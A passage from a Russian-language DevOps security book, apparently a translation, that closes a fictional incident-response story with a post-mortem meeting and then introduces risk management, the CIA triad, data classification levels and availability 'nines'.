еще три часа. К 5:00 следующего дня можно было отправлять письма. В этот момент решили, что это время можно считать ночью, и выделили немного времени на сон.

Оставшуюся часть недели не приходилось отдыхать рядом с бассейном, любясь закатами и попивая мохито. Понемногу инфраструктуру восстановили, как будто это было огромное сооружение из Lego, у которого не было плана сборки. Когда Сэм приехала домой в ночь субботы после семичасового сидения в самолете между храпящей старушкой и подростком, читающим мангу на планшете, она чувствовала себя намного более уставшей, чем неделю назад.

Большая часть инфраструктуры, за исключением нескольких неустreбованных сервисов, была восстановлена для нормальной эксплуатации к тому моменту, как они покинули остров. Команды инженеров — как разработчиков, так и администраторов — были утомлены. Лорен поблагодарила всех за тяжелую работу и дала им возможность восстановиться в течение понедельника и вторника. На среду она запланировала совещание для работы над ошибками, которое может оказаться весьма интересным. Но сейчас Сэм не в состоянии думать об этом, ей нужно поспать.

10.6. Извлечение уроков и преимущества подготовки

— Знакомьтесь, это Джим Беллмор. Мы наняли его, чтобы он помог исследовать данные, собранные во время вторжения, и Джим предложил устроить встречу для поведения итогов, и здесь я передаю ему слово.

Сэм присоединилась к встрече с помощью обычного сервиса для видеоконференций. Это сторонний сервис, так что не приходится заботиться о том, чтобы перестраивать этот компонент. В то время как Лорен знакомит присутствующих с хорошо одетым мужчиной среднего возраста, Сэм думает: «Его наняли для расследования вторжения или для выяснения того, кто же должен быть уволен?» Но она отбрасывает мысль, которая кажется слишком волнующей.

— Здравствуйте, — продолжает Джим. — Я представляю, что вы сейчас все еще в потрясении от предыдущей недели. А также понимаю, что это событие испортило поездку компании на Карибские острова. Хотел бы начать с того, что, с моей точки зрения, вы все невероятно хорошо действовали в очень напряженной ситуации. Я видел множество компаний, которые распались в результате вторжения, но это не ваш случай, поэтому вам определенно стоит этим гордиться.

— Я хотела бы заострить внимание на этом замечании, — вступает Лорен. — У нас было много неприятных переговоров, но эта группа работала профессионально на протяжении всего времени. Я говорю от лица всего руководства: мы поражены тем, что вы сделали, и мы вам признательны!

Окошко чата у Сэм мигает сообщением от Макса: «Похоже, наша работа остается при нас». Она не отвечает, полагая, что в дальнейшем будет достаточно времени для того, чтобы сплетничать на других каналах, но после комментария Лорен успокаивается по поводу встречи. Действительно, все они прошли через испытания, и приятно, что руководство это осознает.

— Сперва я хотел бы восстановить хронологию событий, — говорит Джим. — Нарисую картину того, что произошло, по возможности с точностью до минуты. Правильно ли я полагаю, что проблему обнаружили, когда вредоносное сообщение появилось на главной странице Hacker News 15 мая около 22:12 по Гринвичу?

В течение следующих 45 минут они проходят по цепочке событий и фиксируют их в общем документе: звонок Тренора, приглашающий всех в Комнату пирата, его повторные попытки дозвониться до руководителей, обнаружение Сэм атаки грубой силы, решение отключить сервис, остановка и перестройка всех систем и т. д. От воспоминаний о тяжелой неделе у нее закружилась голова. До сих пор Сэм не до конца осознавала, какая грандиозная работа была проделана командой примерно из десяти человек.

Извлечение уроков и необходимость работы над ошибками

Нарушения в системе безопасности и инциденты невероятно разрушительно влияют на любой бизнес, но в то же время это прекрасная возможность для совершенствования. Очень важно вынести из них как можно больше пользы. Это является целью фазы извлечения уроков после реагирования на инцидент, в ходе которой инженеры и менеджеры проходят по цепочке событий снова и снова, чтобы выявить области, требующие улучшений.

Встречи для разбора полетов — хороший способ завершения инцидента для тех, кто был вовлечен в деятельность по возвращении рабочих процессов в нормальное состояние.

Такая практика сама по себе может стать испытанием, если организация выбирает агрессивную тактику поведения в связи с возникновением чрезвычайных ситуаций. Многие любят сваливать вину на других и отрицать свою вину, вместо того чтобы активно сотрудничать. Каждая организация справляется с этим по-своему. Некоторые, пользуясь властью, принуждают к спокойствию и взаимодействию, другие же нагоняют страх и увольняют виновных. Нередко бывает, что высшее руководство ратует за смену сотрудников, что может оказаться как хорошей, так и плохой идеей. Как ни крути, сотрудник, у которого есть опыт реагирования на инцидент, лучше подготовлен к следующей опасной ситуации, чем тот, у кого такого опыта нет.

Независимо от того, как организация справится с человеческим фактором при инциденте, обязанностью команды по безопасности является планирование предотвращения случаев появления в будущем известных проблем с безопасностью. Информация, собранная во время извлечения уроков реагирования на инцидент, чрезвычайно полезна, так как она сразу начинает приносить плоды. Ни одно прочее испытание не способно так ярко осветить темные уголки организации. Попросите своих лучших менеджеров проектов организовать эту информацию, определить четкий список задач и отслеживать их в течение последующих месяцев для того, чтобы убедиться в их исполнении.

— Спасибо всем, я думаю, что мы достаточно полно восстановили цепочку событий. Давайте сделаем 15-минутный перерыв, а затем вернемся сюда, чтобы проанализировать векторы атак.

После перерыва на встрече начали перечислять проблемы. Некоторые из них были очевидными, например отсутствие двухфакторной аутентификации для панели администратора на основном сайте. Другие стали понятными после некоторого обсуждения. И тут Макс потерял терпение, когда другой разработчик критиковал задержку повторного запуска конвейера обработки заказов.

— Ты в курсе, как тяжело было копать в этом хламе? Там десятки лямбда-функций, которые нужно было перезапускать в правильном порядке, иначе кластер Kafka не справился бы с нагрузкой. И на все это нет никакой документации, что, вообще-то, ваша ошибка.

— Но ведь она есть! И проблема не в коде, а в нестабильном кластере, на который мы жаловались уже несколько месяцев. Такого не произошло бы в стабильной инфраструктуре...

— Ну все, давайте останемся на цивилизованном уровне, парни, — вступает Джим. — Стоит сказать, что ни у одной организации нет идеальной схемы для их инфраструктуры. Исходя из ситуации, вам, вероятно, стоит лучше рассмотреть зависимости между вашими сервисами.

— Я возьму это на заметку, — сказал Тревор. — Некоторые из них уже устарели, и их нужно переписать с помощью нового фреймворка API. В то же время мы могли бы выложить то, что поняли за последнюю неделю, где-нибудь в «Википедии».

Маленький квадратик с изображением Макса исчез с монитора Сэм, и его место заняло лицо другого разработчика. Видимо, он ненадолго отключил свою камеру. Наверняка недоволен. По большому счету правы оба: код плохо задокументирован и некоторые части инфраструктуры обработки заказов нестабильны. Вероятно, исправление этих проблем будет первостепенной задачей после инцидента, что, несомненно, принесет только пользу.

Через два с небольшим часа был составлен короткий список задач, над которыми нужно работать, — более 20. Они были расставлены в порядке уменьшения угрозы, и только для пяти из них указан высокий приоритет, так что ими нужно заняться как можно скорее.

1. Задействовать многофакторную аутентификацию для всех панелей администратора.
2. Реализовать обнаружение атаки перебором в конвейере журналирования.
3. Проверять и тестировать правила межсетевого экрана по всей инфраструктуре, чтобы убедиться в строгой изоляции сервисов.
4. Позволить проведение разрешенного трафика через прокси-соединение.
5. Задокументировать дерево перезапуска наиболее важных сервисов.

Сэм поняла, что даже без учета остальных пунктов списка выполнение этих пяти займет несколько месяцев. Высшее руководство, вероятно, попросит их на не-

которое время бросить все дела и сосредоточиться на безопасности, а разработку функциональности для бизнеса отложить на потом. Но Тревор, кажется, уверен, что они быстро выполнят эти пять задач. И даже собирается запрашивать бюджет для найма нескольких специалистов по безопасности, чтобы они могли помочь работать с архитектурой и проектированием.

Завершая встречу, Лорен назначает небольшую группу менеджеров, которые будут отслеживать работу и ежемесячно отсылать ей отчеты.

В течение следующих нескольких недель они продолжали заново разворачивать системы. Джим выслал конфиденциальный отчет с экспертным анализом, который его фирма производила над различными образами систем, и найденным Сэм вредоносным кодом, но в нем не было ничего интересного. Они были уязвимы к базовому вектору атак — атаке грубой силы, и дальнейшие события представляют собой лишь хрестоматийный пример с бэкдорами. Читая отчет, Сэм чувствует досаду из-за того, что единственный ненадежный пароль стал причиной возникновения хаоса во всей инфраструктуре. В кино вторжение выглядит посложнее.

Резюме

- ❑ Шестью фазами реагирования на инцидент являются подготовка, идентификация, изоляция, искоренение, восстановление и извлечение уроков.
- ❑ Для правильного расследования инцидентов совершенно необходимы обширные знания в области систем и приложений.
- ❑ Как только подозрения о том, что происходит вторжение, подтвердились, самым срочным заданием должна стать изоляция скомпрометированных систем.
- ❑ Если команды реагирования на инцидент будут иметь четкое представление о вторжении, они смогут предпринять меры для остановки его распространения и ликвидации угроз.
- ❑ Системы обнаружения вторжения помогут выявить подозрительный сетевой трафик. Инструменты для исследования конечных точек способны наблюдать за системной активностью. Исследовательские фреймворки берут образы скомпрометированных систем для дальнейшего анализа.
- ❑ На протяжении всего процесса реагирования на инцидент необходимо вести хронологию событий и заметки, которые пригодятся при работе над ошибками.
- ❑ Правильные действия людей при устранении последствий инцидента позволяют увеличить безопасность организации.

Часть III

Усиление безопасности в DevOps

При построении стратегии безопасности вполне естественно концентрироваться в первую очередь на технических аспектах. В конце концов, ваши пристрастие к DevOps и заинтересованность в проектировании безопасности сыграли важную роль в выборе данной книги. В первых двух частях мы много проектировали и теперь в части III обсудим, как выстроить стратегию безопасности в процесс, который способен брать на себя риски, быть актуальным относительно новейших изысканий в безопасности, а также постоянно совершенствоваться.

Успешные организации растут. В портфолио компании представляют ряд сотрудников, перечисляют продукты, которые создавала/обслуживала компания, а также включают сведения о сотрудничестве с другими компаниями. Со временем организации становятся более сложными. Членам команд по безопасности свойственно чувствовать усложнение процесса отслеживания изменений в их организации, и часто они не могут определить наиболее важные угрозы. В главе 11 мы погрузимся в концепции управления рисками и моделирования угроз для выявления приоритетов в безопасности, на которых нужно сосредоточиться. Мы отвлечемся от технологий и познакомимся с процессами управления рисками, которые, будучи внедренными на ранних фазах DevOps-конвейера, помогут командам инженеров выстраивать безопасные продукты с нуля.

В главе 12 вернемся к обсуждению инструментов и приемов тестирования безопасности и узнаем, как их нужно использовать для регулярного аудита безопасности организации в целом. Также поговорим о программах по отлову багов, красных командах и внешнем аудите как о способах привлечения в организацию сторонних экспертов и команд по безопасности, которые помогут обеспечить надежность их защиты. В этой главе говорится о применении ваших навыков и о самосовершенствовании посредством выявления областей, в которых вы могли быть не на высоте.

В завершающей главе я озвучу некоторые мысли о реализации стратегии непрерывной безопасности в рамках трехгодичного плана. Усиление безопасности и внедрение ее в DevOps-конвейер — долгий процесс, который требует терпения, концентрации и целеустремленности. В главе 13 я представляю вам некоторые мысли о том, как сформировать успешную команду по безопасности в вашей организации.

11

Оценка рисков

В этой главе

- Знакомство с управлением рисками.
- Классификация информации о требованиях к конфиденциальности, целостности и доступности.
- Моделирование угроз с помощью фреймворков STRIDE и DREAD.
- Применение быстрой оценки рисков для интеграции отзывов в процесс DevOps.
- Фиксирование и отслеживание рисков в организации.

В начальных главах книги вы защитили единственный небольшой сервис `invoices`, размещенный в базовой среде AWS. Однако, чтобы охватить все меры безопасности, необходимые для его надежной защиты, потребовалось десять глав.

Организации не остаются маленькими — они растут, и в ходе этого командам по безопасности нужно проводить аудит большего числа конвейеров развертывания, реализовывать больше мер безопасности в большем количестве сервисов и чаще реагировать на инциденты. Инженеры неизбежно оказываются перегруженными большим количеством работы, необходимой для поддержания безопасности организации и защищенной эксплуатации продукта в интересах бизнеса. Именно здесь вступает в действие управление рисками.

Все понимают, что такое риск. Это понятие мы узнаем в раннем возрасте и пользуемся им каждый день, даже не осознавая этого. Если вам нужно попасть в банк

с 5000 долларов в кармане, то идти туда через неблагополучную часть города — намного более рискованно, чем поехать на машине. Но насколько более рискованно? Трудно сказать, по крайней мере без применения нужного фреймворка для оценки рисков.

Управление рисками приносит рациональность и последовательность в процесс их выявления, классификации и упорядочения. Оно позволяет организациям сосредоточить усилия на тех областях, которые требуют большего внимания. Это ключевой инструмент для любой команды по безопасности, которая стремится тратить свой ограниченный бюджет и человеческий ресурс на наиболее важные проблемы.

В этой главе мы на время забудем о технической реализации мер безопасности, но далеко от мира DevOps не уйдем. В главе 1 я упоминал о важности тесного сотрудничества команд, занятых обеспечением безопасности, а также разработкой и эксплуатацией, для внедрения безопасности в DevOps. Управление рисками — это один из наилучших способов развития этого сотрудничества. Для его целей выделяется отдельный канал, предназначенный для обсуждения рисков, угроз и мер безопасности на ранних стадиях разработки новых продуктов и сервисов. При правильной реализации управление рисками способно синхронизировать и сконцентрировать усилия по защите организации на нужных и важных проблемах, а также обеспечить вовлечение широкого ряда сотрудников в поддержку безопасности.

В этой главе мы сосредоточимся на основных концепциях оценки рисков, моделирования угроз и измерения степени воздействия и вероятностей. А также обсудим методологию, разработанную в Mozilla для оценки рисков в продуктах и сервисах, в качестве практического примера использования принципов оценки рисков в организации. Здесь я не стремлюсь выбрать наилучший метод, а представляю элементы, которые вы сможете применить для составления собственной методологии и оценки рисков в своей организации. Но сначала нужно точно определить, что подразумевается под управлением рисками.

11.1. Что такое управление рисками

Между рассчитанным риском и безрассудными решениями лежит черта, по обеим сторонам которой находятся польза и потери.

Чарльз Дуиг

Концепция управления рисками неотделима от ведения бизнеса. Каждое решение организации является соотношением возможности и риска. Опытные бизнесмены

научились свободно ориентироваться в рисках предметных областей, в которых действуют, — это их вторая натура. Для всех остальных управление рисками требует применения более формальных методологий.

Понятие управления рисками определено в стандарте ISO 31000:2009 как «управляемые действия для регулирования и контроля решений организации с учетом рисков». Это определение слишком широко для того, чтобы оно могло здесь пригодиться, но мы можем разделить его на несколько интересующих нас частей.

Первая часть — это концепция организации, например корпорация, отделение в большой компании, некоммерческая организация в сфере образования, автомастерская вашего отца и т. д. Для того чтобы риски можно было сравнивать, их нужно определить, измерить и упорядочить на одном организационном уровне. Например, существенным риском для компании-миллиардера может стать потеря рынка стоимостью 5 млрд долларов, в то время как для ИТ-подразделения этой же компании высоким риском может считаться потеря резервного центра обработки данных. В этих примерах риски могут быть опасными только для самих организаций (корпорации и ИТ-подразделения), но их нельзя непосредственно сравнивать, так как у каждой организации свой запас прочности (рис. 11.1).

Вторая часть определения — это регулирование и контроль отношения организации к риску. По сути, управление рисками позволяет организациям выносить решения о том, какие риски нужно предпринимать, а каких избегать. И когда организации идут на риск, сокращение последнего до приемлемого для организации уровня позволит принять правильные решения. Как говорится в высказывании Чарльза Дуига, осознанный риск позволяет организации получать выгоду.

И наконец, в определении стандарта указано, что действия для управления рисками должны быть согласованными. Различные части организации, которые измеряют риски и берут их на себя, должны работать с управлением этими рисками сообща (начиная с того, чтобы оповестить всех об усилиях, предпринимаемых для управления рисками), а также использовать принятые стандарты для упорядочения рисков и способов обходиться с ними. Ведь вы бы не хотели, чтобы сложилась ситуация, когда одна часть организации утверждает, что размещение общедоступного веб-сервиса — это существенный риск, а другая часть не устанавливает какую-либо систему аутентификации из-за неосведомленности о рисках. В концепции управления рисками, как и в DevOps, взаимодействие и согласованность — ключевые факторы.

В стандарте короткое определение управления рисками включает в себя все компоненты, необходимые для реализации успешной стратегии управления рисками. Оно явно высокоуровневое и не адаптированное для мира информационных технологий. В контексте DevOps мы хотим сосредоточиться на рисках, применимых к информации, обрабатываемой продуктами и сервисами организации.




Рис. 11.1.1. Уровни риска у разных организаций нельзя сравнивать непосредственно, так как у каждой из них свой запас прочности

Все дело в информации!

Инженеры, которые впервые встречаются с моделями информационной безопасности, зачастую спрашивают, все ли можно считать информацией. Например, кража мощностей процессора для майнинга биткойнов может и не подразумевать кражи информации с этого сервера. То же касается и развертывания DoS-атаки на сервисе. С технической точки зрения область воздействия безопасности может поначалу казаться не связанной с информацией.

Это типичное заблуждение, от которого нужно избавиться как можно раньше: все компоненты инфраструктуры предназначены для обслуживания информации. При DoS-атаке невозможно получить доступ к информации, которая хранится на этом сервисе. Сервер, мощности которого были украдены для майнинга биткойнов, истощает мощности для вычисления, необходимые для должной обработки информации и предотвращения ее исчезновения.

При оценке рисков в организации мы должны сосредоточиться на той информации, которую обрабатывает организация, — неважно, предоставлена она клиентами, сгенерирована в организации, открытая, конфиденциальная или та, что обязана всегда быть доступной и т. д. Безопасность информации влияет на все остальное, технические компоненты — это лишь инструменты, необходимые для ее реализации.

Когда вы оцениваете заданную систему, то информацию, которую та обрабатывает, можно поначалу не распознать, но она должна стать явной, когда вы достаточно в нее углубитесь. SSH-бастион может не хранить информацию, но крайне важно, чтобы он был доступен для эксплуатации закрытой базы данных, в которую никто не должен проникнуть. Информация в базе данных — вот что важно, а надежности SSH-бастиона должно быть достаточно для ее защиты.

Распространенной моделью для выявления рисков, которым подвержена информация, является обсуждение триады CIA, которая включает в себя конфиденциальность, целостность и доступность. По большому счету для информации должен быть обеспечен достойный уровень безопасности в каждой из областей. Перед тем как измерять риски для информации, мы должны определить, насколько для данных сведений необходимы конфиденциальность, целостность и доступность.

11.2. Триада CIA

Рассуждения об информации могут оказаться не такими уж простыми. Информация — это не осязаемое явление, которое можно забрать или восстановить, как, например, машину или картину. Ее можно считать, копировать, изменять или удалять. Информация не имеет физических свойств, поэтому традиционные модели, используемые для оценки обычных вещей, к ней применить невозможно. Вместо этого, говоря об информационной безопасности, мы будем использовать триаду CIA.

- *Конфиденциальность* — уровень секретности информации. Она может быть публичной или секретной, к которой должен иметь доступ только ее владелец (например, это касается пароля).

- ❑ *Целостность* — уверенность в том, что информация не скомпрометирована и не была модифицирована источником, не участвующим в процессе обработки.
- ❑ *Доступность* — возможность получать доступ к информации в нужное время.

Триада CIA — простая модель, но ее гибкость обусловила то, что она стала стандартом, который десятилетиями используют специалисты по информационной безопасности для определения свойств безопасности своих систем. Эти три компонента легко понять, но испытанием может стать выстраивание уровней для них. В следующих разделах мы поговорим о каждом из них и выясним, как упорядочивать свойства конфиденциальности, целостности и доступности информации с помощью стандартных уровней.

11.2.1. Конфиденциальность

Не вся информация секретная, и не вся она публичная. Установление степени конфиденциальности подразумевает точное определение того, кому можно получить доступ к этой информации в заданный промежуток времени. Большинство организаций хранят данные своих пользователей и обычно обращаются с ними как с конфиденциальными. Насколько информация должна быть конфиденциальной, сказать будет сложно, если не определить уровни конфиденциальности.

В военном деле представлен, возможно, наилучший пример определения этих уровней, где информация классифицируется как совершенно секретная, секретная, рассекреченная и т. д. Для каждого уровня есть четкий порядок обработки, чтобы совершенно секретная информация не оказалась в открытом доступе в Интернете (или по крайней мере пока в этот порядок не вмешается третья сторона с другими намерениями).

Крупные корпорации часто устанавливают подобные уровни для классификации своих внутренних данных. Банки прекрасно справляются с защитой информации и понимают разницу между данными, которые могут быть доступны лишь некоторым сотрудникам (например, остаток средств на вашем счете), и сведениями, которые можно сообщить всему отделу.

Разработка практической модели классификации данных зачастую является признаком того, что организация достигла критической массы. Если измерять это в цифрах, то я бы сказал, что конфиденциальностью начинают всерьез заниматься, когда количество сотрудников в компании переваливает за 100. В этот момент начинает формироваться видение того, что достаточное количество людей должно иметь доступ к достаточному объему информации и для этого необходимо применить фреймворк управления доступом. При 1000 сотрудников недостатки в классификации конфиденциальности будут видны во всей красе, когда люди станут неправильно хранить информацию или публиковать документы, которые публиковать не стоило.

Одним из наиболее практичных способов классификации информации является применение четырех уровней, где низший представляет собой открытую информа-

цию, а высший — информацию, доступ к которой имеют лишь несколько человек. Например, в Mozilla мы установили следующие уровни:

- ❑ *публичный* — данные, которые можно открыть всему миру;
- ❑ *внутренний* — данные, которыми можно делиться с кем угодно внутри организации;
- ❑ *рабочей группы* — данные, которые можно распространять в пределах отдельных групп людей, работающих в определенной сфере, например внутри команды;
- ❑ *отдельных людей* — данные, которые можно передавать только особым сотрудникам, которым доступ был предоставлен самим владельцем данных. Подходящий пример — юридические документы, распространяемые по принципу служебной необходимости.

Правило четырех уровней

Мы используем четыре уровня классификации во всей этой главе, независимо от реализуемого типа измерений. Почему четыре? Это не случайное количество. Четырех уровней достаточно для того, чтобы обеспечить отнесение рисков к отдельным категориям, в то же время это немного — легко запомнить содержание каждого из них.

Самое важное, что эта хитрость действует даже при малом количестве уровней: людям приходится выбирать один из них, так как здесь нет середины. Исследование, проведенное в Честерском университете, показало, что, когда людям предоставляют нечетное количество вариантов ответа, они выбирают тот, что посередине. Такая тактика срабатывает и при ведении переговоров (просто расположите предпочтительный результат посередине, а два менее желательных — по обе стороны от него), но не вписывается в процесс оценки рисков.

Когда речь идет об измерении рисков, вы хотите, чтобы люди принимали осознанные решения, а не выбирали легкий путь. Четыре уровня принуждают людей выбирать между вторым и третьим уровнями, а также продумывать предназначение всех уровней. Эта небольшая хитрость может невероятно улучшить качество результатов оценки рисков.

При оценке конфиденциальности информация относится к одной из четырех категорий. Вот несколько примеров.

- ❑ Сообщение, хранящееся в базе данных блога компании, является публичным, так как все должны иметь возможность прочесть его, открыв страницу на сайте.
- ❑ Показатели производительности продукта компании могут распространяться внутри компании и будут считаться внутренней информацией. Таким образом, всем сотрудникам разрешено получать доступ к этим данным, но их нельзя раскрывать посторонним.

- ❑ Конфигурационные сведения, которые содержат входные данные, такие как ключи доступа AWS или имена и пароли пользователей в базе данных, должны быть доступны только команде администраторов. Эта информация будет считаться информацией для рабочей группы, и только отдельные команды внутри компании должны иметь к ней доступ.
- ❑ Информация сервиса управления паролями, который использует базу данных из бэкенда для синхронизации ее пользовательских данных, будет классифицирована как доступная для отдельных людей, так как только владелец данных и те, с кем он ими делится, должны иметь возможность пользоваться этими сведениями.

11.2.2. Целостность

Концепцию целостности определить непросто. В отличие от конфиденциальности смысл целостности люди познают с опытом (а некоторые не познают вовсе) и поэтому испытывают трудности с реализацией целостности в компьютерных системах. Я думаю, что рассуждение о рисках для целостности — это наиболее сложная составляющая процесса оценки рисков.

В мире людей порядочность измеряется честью и нравственностью человека. Требуемый уровень порядочности человека зависит от его роли в обществе: последствия превращения в шпиона рядового солдата будут меньше, чем если на его месте окажется, скажем, генерал. Необходимость в порядочности возрастает по мере расширения обязанностей человека, а при утрате этого качества последствия точно будут значительнее.

В системах данных подобным образом определяется целостность. Она представляет собой необходимость того, чтобы данные оставались точными и правдивыми на протяжении всего их существования. Требования к целостности, как и к конфиденциальности, варьируются в зависимости от данных. Проникновение в базу данных для почтовой рассылки будет иметь меньше последствий, чем вторжение в базу данных аккаунтов компании.

Здесь мы также можем обозначить уровни, но уже согласно степени воздействия на организацию. Целостность представляет собой бинарную концепцию (данные либо обладают целостностью, либо нет), и не имеет особого смысла рассуждать о небольшой или большой потере целостности, по крайней мере пока мы не знаем о степени воздействия события.

Когда степень воздействия установлена и потребности определены, можно применять технические средства, чтобы убедиться в том, что целостность всегда соблюдается. Как много мер безопасности необходимо внедрить для того, чтобы убедиться в целостности информации, зависит от того, насколько важна она для организации. Вот примеры.

- ❑ Спискам потенциальных клиентов целостность может быть свойственна в малой степени, так как внесение в них изменений не сильно повлияет на органи-

зацию. Таким образом, организация может позволить сотрудникам хранить списки в таблицах на своих ноутбуках без применения каких-либо мер безопасности, что благодаря простоте подхода позволит сохранить ресурсы инфраструктуры.

- ❑ Собираемым в стартапе данным о физической форме клиента может быть свойственна средняя степень целостности: изменение этих данных будет раздражать клиентов, но не повлияет на выживаемость компании. Данные будут храниться в базе данных и регулярно проходить через резервное копирование.
- ❑ Канал взаимодействия между распределителем нагрузки и приложением может потребовать высокого уровня целостности, так как украденные сообщения, которые были перенаправлены распределителем нагрузки, могут позволить атакующему заменить действительные запросы вредоносными. Для защиты целостности соединения мы будем использовать протокол TLS.
- ❑ Исходному коду приложения для продаж может потребоваться наивысшая степень целостности: если атакующий будет иметь возможность изменять его, то сможет разместить недействительные заказы стоимостью несколько миллиардов долларов. Так что для любого внесения изменения может понадобиться криптографическая подпись от двух разработчиков, а подписи могут быть проверены перед развертыванием.

11.2.3. Доступность

Для того чтобы облететь Землю со скоростью света, понадобится 134 мс. Когда-нибудь в отдаленном будущем серверы будут работать на расстоянии 70 мс от вашего устройства, телефона или компьютера. Наша цивилизация все сильнее зависит от постоянного доступа к информации, так как Интернет дает возможность получать то, что мы просим, со скоростью запроса. Доступность — это важный фактор проектирования информационных систем, а ее недостаточность в буквальном смысле не дает администраторам спать по ночам.

В отличие от конфиденциальности и целостности в доступности невозможно достичь совершенства. Интернет-пространство слишком широко, чтобы можно было гарантировать, что все компоненты от клиента из пустыни Гоби до сервера на побережье Сенегала всегда будут работать хорошо. Этот первый шаг оценки доступности определяет, кому конкретно эта доступность предоставляется.

Многие организации пользуются двумя типами доступности: один для их внутренних компонентов, другой — для внешних. В сфере внутренней доступности может требоваться, чтобы информация была доступна для 100 % инфраструктуры. В области внешнего доступа может понадобиться, чтобы доступ к информации имели только проживающие в Северной Америке и Европе, так как именно там организация ведет бизнес. Определив это, организация может сосредоточиться на доступности своей внутренней сети и на соединении с соответствующими географическими регионами.

Далее рассмотрим то, что мы называем *девятками доступности*. Даже превосходные системы страдают от падений, а их информация становится недоступной. Подсчет девяток — это процесс определения того, как долго информация может быть недоступной, прежде чем организация начнет от этого терпеть убытки. Информация, доступная:

- 99 % времени (две девятки), будет недоступна более трех дней в году;
- 99,9 % времени (три девятки), будет недоступна до 8,76 часа в году;
- 99,99999 % времени (семь девяток) гарантирует, что ваша инфраструктура не сможет предоставлять информацию не дольше чем 3,15 секунды в году!

Девяти девяток доступности просто так не достичь, а за увеличением числа девяток следует и увеличение стоимости инфраструктуры. Организации, которым действительно необходима высокая доступность, прикладывают большие усилия, чтобы распределить свои центры обработки данных по всем географическим регионам и сократить риски возникновения перебоев в доступности информации. Гонка за большим количеством девяток активизирует многие команды специалистов по эксплуатации, так как время — это деньги, а бизнес находится там, где есть деньги.

Определить требования к доступности какой-либо информации довольно просто. Вот несколько примеров.

- Записи сотрудников могут обладать низкой доступностью, так как даже извлечение их из архива, занимающее дни, не принесет вред бизнесу. Это две девятки.
- Несколько дней недоступности могут быть приемлемыми для внутреннего биллингового сервиса, хотя больший период определенно нарушает денежный поток. Здесь мы поставим три девятки.
- Доступность сервиса обработки заказов большого онлайн-магазина должна быть высокой — возможно, несколько девяток. Если заказы можно выстраивать в очередь и обрабатывать асинхронно, то небольшой простой не слишком навредит организации. В этом случае достаточно трех девяток.
- Поточковой передаче финального матча чемпионата мира по футболу определенно понадобится наивысшая степень доступности, иначе вероятны беспорядки на улице по вине фанатов, которые не смогли посмотреть игру. Здесь нужны семь девяток, хотя, я боюсь, даже три секунды недоступности способны провоцировать напряжение в пабах и гостиницах по всему миру.

Конфиденциальность, целостность и доступность — это фундаментальные понятия, которые формируют способы работы инженеров по безопасности с информационными системами. Изначально в рамках управления рисками эти концепции часто становились существенными при определении наиболее важных цифровых ценностей. В следующем разделе мы познакомимся с тем, как упорядочивать информацию в пределах организации, чтобы определять ту, которой нужно уделять больше внимания, чем остальной.

11.3. Определение основных угроз для организации

Чтобы программа управления рисками работала успешно, она должна применяться на всех уровнях организации, начиная с высших, и охватывать угрозы, которые могут нанести непоправимый урон всей организации. На рис. 11.1 ИТ-отделение само по себе не могло оценить риски, которые соотносятся со всей корпорацией, из-за того что в нем видят лишь часть общей картины: риски в 5 млн долларов были восприняты как критические, в то время как корпорация считает их терпимыми.

Упорядочивать риски крайне тяжело, если начинать с низших уровней. Если оценивать организацию начнет специалист с узкой областью видимости, то ему придется постоянно менять оценку по мере ознакомления со все более широкими порогами выживаемости организации.

Лучше всего начать с вершины иерархии и поинтересоваться, какой видит ситуацию высшее руководство. Угрожает ли конкурент перехватить рынок? Способна ли негативная статья в СМИ ухудшить репутацию продукта? Или, может быть, стихийное бедствие способно остановить работу компании на несколько недель? Аналитик может определить основные угрозы, пообщавшись со специалистами по стратегии высшего уровня.

Поскольку каждая организация уникальна, то и процессы определения угроз будут различаться. Я рекомендую обозначать угрозы в общих областях, таких как репутация, продуктивность, финансы, и постепенно спускаться ниже.

Все дело в деньгах

Каждая организация подвержена финансовым рискам, и большинство рисков похоже на финансовые. Бурная перепалка с прессой по поводу взрывающихся батарей ударит по продажам и уменьшит прибыль. Проблемы с безопасностью на заводе остановят производство и помешают продажам и т. д. Появляется желание назвать все это финансовыми рисками, но это только сузит восприятие этих рисков и мешает справляться с их последствиями.

